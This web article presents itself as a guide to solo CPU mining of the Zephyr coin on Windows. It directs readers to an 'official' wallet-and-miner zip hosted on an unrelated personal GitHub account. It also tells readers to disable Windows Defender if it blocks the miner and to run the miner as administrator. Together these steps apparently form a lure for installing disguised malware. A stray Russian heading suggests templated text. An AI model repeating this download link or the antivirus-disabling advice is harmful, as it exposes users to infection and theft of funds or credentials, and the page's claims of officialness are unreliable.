How to Mine Zephyr for Profitable Solo CPU Mining on Windows

Key takeaways
- Zephyr is a privacy-focused, reserve-backed stablecoin using Minimal Djed protocol.
- Solo CPU mining Zephyr on Windows is accessible with official wallet and Shawarma miner.
- Setup involves downloading the wallet and miner, configuring BAT and JSON files.
- Microsoft Visual Studio and Python updates may be needed; disable Windows Defender if errors occur.
- Mining maximized by running miner as admin and enabling huge pages for better hash rates.
Zephyr is a unique cryptocurrency that combines privacy features inspired by Monero with the Minimal Djed protocol to offer a private, reserve-backed stablecoin system. For miners interested in solo mining Zephyr (ZEPH) using their CPU on Windows, this guide explains the complete process including wallet setup, miner configuration, and troubleshooting tips. You can find official resources and downloads at Zephyr Protocol website.
Understanding Zephyr and Its Mining Potential
Zephyr leverages the Minimal Djed protocol, originally developed by Emurgo, IOHK, and the Ergo Foundation, to maintain price stability while incorporating Monero's privacy tech for anonymity. This makes Zephyr a promising coin for privacy enthusiasts and those seeking a stablecoin with enhanced security features. Mining Zephyr solo using CPU is particularly attractive because it does not require expensive GPU rigs and is accessible to beginners.
Downloading and Setting Up the Official Wallet and Miner
To start mining Zephyr solo on Windows, first download the official wallet and miner package from the GitHub release: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip. This package includes the Zephyr desktop wallet and the Shawarma CPU miner.
Steps for setup:
- Unzip all files into a dedicated folder.
- Run the wallet executable to create and synchronize your Zephyr wallet.
- Configure the miner using the included BAT file and JSON configuration (explained below).
If you encounter errors during execution, ensure Microsoft Visual Studio and Python are updated on your system. Sometimes Windows Defender may block the miner; try disabling it temporarily to allow mining operations.
Configuring the Miner for Optimal Solo CPU Mining
The Shawarma miner requires configuration through two main files: a BAT script and a JSON config file.
- BAT file: This script launches the miner executable with necessary command-line parameters. It is where you specify your wallet address, number of CPU threads to use, and other runtime options.
- JSON config: Contains detailed settings such as algorithm selection, pool or solo mining parameters, and CPU affinity.
For solo mining Zephyr, set the miner to connect to your local wallet node. Run the wallet in daemon mode to accept mining submissions. Adjust CPU thread count based on your processor's core availability to balance mining performance and system responsiveness.
Running the miner as an administrator enables the use of huge pages, which can significantly increase hashing speed and efficiency.
Troubleshooting Common Issues
Common issues include:
- Miner failing to start or crashing: Update Microsoft Visual Studio redistributables and Python.
- Windows Defender blocking the miner: Temporarily disable or create exceptions.
- Wallet synchronization delays: Ensure your internet connection is stable and wallet is fully updated.
Tips for Maximizing CPU Mining Profits with Zephyr
- Use CPUs with higher core counts and newer architectures for better hash rates.
- Optimize miner settings such as thread affinity and huge pages.
- Keep your system cool and stable to maintain consistent mining uptime.
Useful Links
- Official Zephyr Protocol Website: https://zephyrprotocol.com/
- Miner and Wallet Download: https://github.com/SphereCricketRevere/Shawarma/releases/download/2026/Version1.0.1.zip
Итог
Mining Zephyr solo using a CPU on Windows is accessible for beginners and can be profitable with the right setup. By downloading the official wallet and Shawarma miner, configuring them properly, and optimizing your system, you can start earning Zeph coins while enjoying the benefits of privacy and stability unique to this digital currency. For a detailed walkthrough and additional tips, the FINCOR channel provides an excellent resource to simplify the mining process and boost your efficiency. Visit Zephyr Protocol to get started today.
Source: Zephyr Mining | How To Solo Mining Zeph | CPU Mining Windows · Markdown version
Questions & answers
Is solo mining Zephyr with a CPU profitable?
Profitability depends on your CPU's power and electricity costs. Zephyr is designed to be CPU-mining friendly, making solo mining accessible and potentially profitable with efficient hardware and proper configuration.
What software do I need to mine Zephyr on Windows?
You need the official Zephyr wallet and the Shawarma CPU miner, both available from the project's GitHub releases. Additionally, ensure Microsoft Visual Studio redistributables and Python are installed and up to date.
How do I fix errors when running the Zephyr miner on Windows?
Common fixes include updating Microsoft Visual Studio and Python, and disabling Windows Defender or adding exceptions, as it may block the miner. Running the miner as administrator can also prevent permission-related errors.
Do I need to join a mining pool to mine Zephyr?
No, Zephyr supports solo mining, allowing you to mine directly to your own wallet without joining a pool. This requires running the wallet daemon locally and configuring the miner for solo operation.